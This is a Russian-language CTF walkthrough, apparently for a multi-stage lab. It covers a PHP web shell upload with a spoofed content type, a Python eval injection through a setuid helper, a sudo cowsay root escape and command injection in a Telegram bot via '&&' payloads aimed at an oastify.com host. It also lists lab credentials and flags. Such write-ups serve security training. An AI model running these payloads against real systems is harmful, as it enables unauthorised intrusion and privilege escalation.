
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Tue, 25 Jun 2024 03:49:49 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.2.14
7 Content-Length: 54
8
9 {"path":"/files/1c7b2aee290d2a5cc47378195ac3fad5.jpg"}|
```



1. Загружаем наш файлик с шеллом, меняем content-type на image/png


```
-----30568292913872322933282499156
Content-Disposition: form-data; name="uploaded_file"; filename="seh.php3"
Content-Type: image/png
```

2. Узнаем его имя через апишку




3. Обращаемся к нему по адресу <https://donthackme.ru/files/<filename>.php3>

4. Ловим шелл



5. Читаем флаг в директории files



Ответ: R0CTF{UpI04D_R3S7R1cti0Ns_BYp4SS}

11. Мы дома...У кого?

Описание:

Мы, как бы, зашли в гости, но хозяина дома нет, да и дом думает, что мы и есть хозяева...

Входные данные:

Установленный реверс шелл

Решение

Итак, мы в системе под пользователем http, в домашней дире есть папка юзера hostmaster, его-то мы и хотим получить

Проверяем файлы с uid-битами

```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/bin/ksu
/usr/bin/unix_chkpwd
/usr/bin/chage
/usr/bin/expiry
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/sg
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/screen-4.9.1
/usr/bin/crontab
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/local/bin/exec_srvstate
/opt/VBoxGuestAdditions-7.0.12/bin/VBoxDRMClient
sh-5.2$ █
```

exec_srvstate – нестандартный бинарник. В его директории еще и сурсы к нему

```
total 24
drwxr-xr-x 1 root      root          72 Jan 18 11:39 .
drwxr-xr-x 1 root      root          72 Dec 27 04:36 ..
-rwsr-xr-x 1 hostmaster hostmaster 15480 Jan 18 11:39 exec_srvstate
-rw-r--r-- 1 root      root         187 Jan 18 11:38 exec_srvstate.c
-rwxr-xr-x 1 root      root         154 Dec 27 07:30 srvstate
sh-5.2$ █
```

```

cat exec_srvstate.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setreuid(1000, 1000);
    system("srvstate");
    return 0;
}sh-5.2$ cat srvstate

cat srvstate
#!/usr/bin/python
from pprint import pprint
with open('/usr/share/nginx/html/state') as f:
    data = f.read().strip()
    e = eval(data)
    pprint(e)

sh-5.2$ ./exec_srvstate
./exec_srvstate
{'codes': [1, 3, 7, 11, 13, 17, 23, 27],
 'server': 'vpnsrv',
 'status': 'running'}

```

Разберемся. Бинарь читает файл /usr/share/nginx/html/state, его содержимое помещает в переменную data, которая потом поступает в eval. Звучит не очень безопасно, особенно учитывая, что у нас есть права на запись в файл state

```

sh-5.2$ ls -la /usr/share/nginx/html/state
ls -la /usr/share/nginx/html/state
-rw-r--r-- 1 http http 179 Jun 25 04:50 /usr/share/nginx/html/state
sh-5.2$ █

```

Пишем в него нагрузку

```
echo '__import__("os").system("/bin/bash")' > /usr/share/nginx/html/state
```

Запускаем

```
sh-5.2$ echo '__import__(\"os\").system(\"/bin/bash\")' > /usr/share/nginx/html/state  
<.system(\"/bin/bash\")' > /usr/share/nginx/html/state  
sh-5.2$ /usr/bin/local/exec_srvstate  
/usr/bin/local/exec_srvstate  
sh: /usr/bin/local/exec_srvstate: No such file or directory  
sh-5.2$ /usr/local/bin/exec_srvstate  
/usr/local/bin/exec_srvstate  
id  
uid=1000(hostmaster) gid=33(http) groups=33(http)  
[]
```

Стабилизируем шелл и забираем флаг

```
[root@vps ~]# uid=1000(hostmaster) gid=33(http) groups=33(http)  
[root@vps ~]# python3 -c "import pty; pty.spawn('/bin/bash');"  
[hostmaster@vps ~]$ cd ~  
cd ~  
[hostmaster@vps ~]$ ls -la  
ls -la  
total 0  
drwxr-xr-x 1 root root 0 Sep 18 2023 .  
drwxr-xr-x 1 root root 14 Dec 27 04:36 ..  
[hostmaster@vps ~]$ cd /home/hostmaster  
cd /home/hostmaster  
[hostmaster@vps hostmaster]$ ls -l  
ls -l  
total 8  
-rw-r--r-- 1 hostmaster hostmaster 31 Jun 7 01:18 07h_FLAG_8Hj.txt  
drwxr-xr-x 1 hostmaster hostmaster 62 Dec 27 07:57 PROD  
-rw-r--r-- 1 hostmaster hostmaster 20 Dec 27 07:50 myfile.txt  
[hostmaster@vps hostmaster]$ cat 07h_FLAG_8Hj.txt  
cat 07h_FLAG_8Hj.txt  
H0CTF{Lp3_t0_Us3R_sUCc3SSfuLy}  
[hostmaster@vps hostmaster]$ []
```

Ответ: H0CTF{Lp3_t0_Us3R_sUCc3SSfuLy}

Прежде чем двигаться дальше, еще немного изучим систему и найдем пароль пользователя hostmaster в bash_history

12. Я есть рут

Описание:

| Ну ты уже понял

Входные данные:

| Креды hostmaster:H0\$tM@st3R0909, полученные в ходе шага 11

Решение:

Задача понятна. Цепляемся по ssh для стабильного шелла

```
ssh hostmaster@185.184.79.12  
H0$tM@st3R0909
```

Пишем sudo -l: sudo cowsay – подарок судьбы =)

```
[kali㉿kali)-[~]  
└─$ ssh hostmaster@185.184.79.12  
hostmaster@185.184.79.12's password:  
Last login: Tue Jun 25 04:37:53 2024 from 10.0.2.2  
[hostmaster@vpnsrv ~]$ sudo -l  
[sudo] password for hostmaster:  
User hostmaster may run the following commands on vpnsrv:  
    (root) /usr/bin/cowsay  
[hostmaster@vpnsrv ~]$ █
```

Забираем рута

```
TF=$(mktemp)  
echo 'exec "/bin/sh";' >$TF  
sudo cowsay -f $TF x
```

Читаем флаг в его директории

```
sh-5.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-5.2# cd /root
sh-5.2# ls -la
total 180
drwx----- 1 root root    408 Jun 25 04:47 .
drwxr-xr-x 1 root root   164 Jan  5 07:06 ..
lrwxrwxrwx 1 root root      9 Dec 27 05:24 .bash_history → /dev/null
drwxr-xr-x 1 root root     36 Jun 24 09:35 .cache
drwxr-xr-x 1 root root     24 Jun 24 09:37 .config
-rw-r--r-- 1 root root   598 Jun  7 02:36 .curl_history
drwx----- 1 root root     12 Dec 27 04:36 .gnupg
-rw-r--r-- 1 root root    29 Jun  7 01:39 H7f_FLAG_y7Y.txt
drwxr-xr-x 1 root root    10 Feb 19 02:26 .local
lrwxrwxrwx 1 root root      9 Jan  5 01:44 .mariadb_history → /dev/null
drwxr-xr-x 1 root root   388 Jun  7 01:28 .oh-my-zsh
lrwxrwxrwx 1 root root      9 Jan  5 01:44 .python_history → /dev/null
-rw-r--r-- 1 root root   10 Dec 27 04:54 .shell.pre-oh-my-zsh
drwx----- 1 root root    52 Jun 24 08:58 .ssh
-rw----- 1 root root  1361 Jun 24 09:44 .viminfo
-rw-r--r-- 1 root root 43814 Jun  7 01:28 .zcompdump-vpnsrv-5.9
-rw-r--r-- 1 root root 101816 Jun  7 01:28 .zcompdump-vpnsrv-5.9.zwc
lrwxrwxrwx 1 root root      9 Dec 27 05:25 .zsh_history → /dev/null
-rw-r--r-- 1 root root  3858 Dec 27 04:55 .zshrc
sh-5.2# cat H7f_FLAG_y7Y.txt
H0CTF{R0oT_Pr1vS_G41n3D_m4N}
sh-5.2#
```

Ответ: H0CTF{R0oT_Pr1vS_G41n3D_m4N}

13. Опять /старт?

Описание:

| Признаюсь честно, я обожаю стейки.

Входные данные:

| Шелл под рутом


Решение

Описание не особо богато. Стейки варыируются по степени прожарки – raw, medium, well-done. Слово raw в ИБ встречается весьма нередко, но нам это пока ничего не дает, просто запомним.

Читаем файл curl_history

```
root@R00T_Pi4V3_841HSD_m4Nj: ~ so that
sh-5.2# cat .curl_history
https://example.com
https://pestgame.com
https://t.me/Schwarz_Osint
https://www.youtube.com/watch?v=S0kCV8uT3DA
https://passwordsgenerator.net
https://nmap.online/result/f43799c5dbf54fd2cb3a519637c9d4d0ddad1820/fazanteam
https://ftp.fazan.team/
https://ftp.fazan.team/termux
https://pastebin.com/raw/uNt59hdW
https://fragment.com/username/osint
http://ident.me
https://curlconverter.com
https://pranx.com
https://2024.fazan.team/
https://ftp.fazan.team/ciphey
https://dzen.ru/video/watch/650439730f5fd154c3780bde
https://www.shorturl.at/shortener.php
https://xakep.ru/2023/06/27/phd12-10-reports/
sh-5.2#
```


Видим список хостов, среди которых затесался интересный
<https://pastebin.com/raw/uNt59hdW>




Уберем из юрл /raw/ – получим больше информации об авторе записи

A screenshot of a Pastebin post page. The post is titled "tupocurlbot.txt". It was created by a guest user on January 5th, 2024, with 103 views, 0 likes, and 0 dislikes. A message from the bot says: "Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!". Below the message, there is a text file with the content: "text 0.12 KB | None | 0 0". The text content of the file is: "1. Я поднял этого бота. Пока что у себя, на сервере не получилось что-то.". At the bottom right of the page, there is an "Advertisement" placeholder.

tupocurlbot звучит тупо как название бота из телеграмма. Проверим. И правда он



Пишем ему /start, забираем флаг



Ответ: H0CTF{TG_B0t_FoUNd_Bu7_Wh4T}

14. Рабочий стул

Описание:


| Интересно, как же на него попасть?

Входные данные:


t.me/tupocurlbot

Решение

Разберемся с функционалом. Бот принимает ссылку и возвращает два файла: содержимое ссылки и процесс загрузки



```
SRGc3HNFoArQpY3w_stderr.txt
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent   Left  Speed
0       0     0       0       0       0       0 ---:---:--- ---:---:--- ---:---:--- 0
100  145     0     145       0       0      605       0 ---:---:--- ---:---:--- ---:---:--- 611
```



Учитывая, что команда с валидной ссылкой выполняется успешно в любом случае, можем попробовать передать cmd-инъекцию через &&


<http://xlmi9qy42yofryhxt91czan7byhp5ft4.oastify.com&&whoami>

И это сработало

```
i71EeVaQbgrdOMBC_stdout.txt
desktop-kvvji6j\hostmaster
```

Далее изучаем директории, либо через постоянные переменные читаем флаг с рабочего стола

```
http://xlmi9qy42yofryhxt91czan7byhp5ft4.oastify.com&&dir C:\Users\HostMaster\Desktop\FLAG.txt
```



```
H0CTF{Rc3_1N_7G_B0t_1s_S7R0nG}
```

Поздравляю! Вы на финишной прямой!
Если вы прочитали этот файл – вы успешно проэксплуатировали CMDi в TG боте.
Мы решили, что вам будет гораздо удобнее изучать машину в полноценном окружении.
Именно поэтому для дальнейшего исследования мы предлагаем вам скачать образ этой виртуальной машины.
P.S. Мы не следим за целостностью файлов на этой машине, поэтому вам в любом случае придется качать образ :)
P.P.S. Нет, мы не работаем в СДЭКе, у нас есть бэкапы :))

<https://disk.yandex.ru/d/8Jtn1cg4h0YlQw>
Пароль на ссылку: XqbDZZw5jhYAgY6
Пароль на архив: пароль от страницы загрузки файлов в админке (ты должен его знать)

Ответ: H0CTF{Rc3_1N_7G_B0t_1s_S7R0nG}

15. Облом

Описание:

Видимо, в программе случилась ошибка. Сможешь ли ты ее исправить?

Флаг: первые 24 символа HEX-строки, выданной программой вместе с ошибкой.

Входные данные:

Образ виртуальной машины, полученный в шаге 13

Решение:

Итак, для начала нам нужно понять, что вообще за программа запускалась

Через Autopsy видим следы загрузки каких-то файлов в директорию

Если мы перейдем в папку VKExporter, то увидим что все файлы, кроме pwd.exe и VKDump.7z взялись из vk-pm-downloader-main.zip

У vkdum.7z вообще нет этой записи, что означает что его сделали на этом ПК, значит перед нами искомая программа. Начинаем курить реверс!

Дизассемблировав код в Ida, видим, что программа запрашивает айпи-адрес с веб-сайта <https://ident.me> и сравнивает его с адресом 2.28.13.37

```

sub_140004090(v13, L"http://ident.me", envp);
    sub_140001410(v11, v13);
    sub_140004BF0(v13);
    sub_140004090(v10, L"2.28.13.37", v3);
    if ( (unsigned __int8)sub_140002800(v11, v10) )
    {
        v4 = sub_140002440(&qword_14003C800, L"Access Denied!");
        _CallMemberFunction0(v4, sub_140003AB0);
        sub_140004BF0(v10);
        sub_140004BF0(v11);
    }
}

```

```

    return 1;
}

```

```


.text:00007FF786DA18F4 lea      rcx, [rsp+1C8h+var_108]
.text:00007FF786DA18FC call    sub_7FF786DA4BF0
.text:00007FF786DA1901 lea      rdx, a2281337 ; "2.28.13.37"
.text:00007FF786DA1908 lea      rcx, [rsp+1C8h+var_168]
.text:00007FF786DA190D call    sub_7FF786DA4090
.text:00007FF786DA1912 nop
.text:00007FF786DA1912 ; } // starts at 7FF786DA18F4
.text:00007FF786DA1912 ; try f


```

Таким образом для запуска программы необходимо либо полностью отреверсить бинарь и найти вывод, либо сделать так, чтобы мы успешно прошли проверку айпи адреса

патчить очень лень, поэтому заменяем RIP регистр дважды, обходя проверку айпи адреса а затем пароля

надурив RIP мы можем сами решать в какой блок кода прыгать следующим, поэтому даже при провале условия на соответствие айпи адреса мы все равно прыгаем в правильный блок





Ответ:

2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345

16. побЕДА! почти...

Описание:

Ох, ну и путь же ты проделал. Осталось совсем немного, поверь...

Входные данные:

Сообщение, полученное в шаге 15

Решение:

На руках результат работы программы:

```
Enter password: test
Failed to decrypt password (XOR) !
Partially decrypted password: *he***a***wo*****o*d**ry*t*y*ur***ri*a*e***r***ve***s*****s*****s*****s*****
Encrypted password (HEX): 2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345a242c2f5d44585120133f2d5e287a275a1b5868082f17166b056b181a7e28671651
```

Пишем код для получения ксор-ключа:

```

a = b'\x2c\x58\x37\x50\x27\x25\x5b\x3e\x2d\x21\x5b\x45\x58\x44\x3d\x50\x
33\x21\x4b\x3f\x23\x3e\x5d\x01\x01\x5f\x27\x02\x77\x34\x5a\
\x24\x2c\x2f\x5d\x44\x58\x51\x20\x13\x3f\x2d\x5e\x28\x7a\x27\x5a\x1b\x58
\x68\x08\x2f\x17\x16\x6b\x05\x6b\x18\x1a\x7e\x28\x67\x16\x51'

b = '*he**a**wo****o*d**ry*t*y*ur**ri*a*e**r***ve**s*****'
s = b''

for j, i in enumerate(b):
    if i != '*':
        s += bytes.fromhex(hex(int(i.encode().hex(), 16) ^ a[j])[2:])
    else:
        s += b'_'

print(s)

```

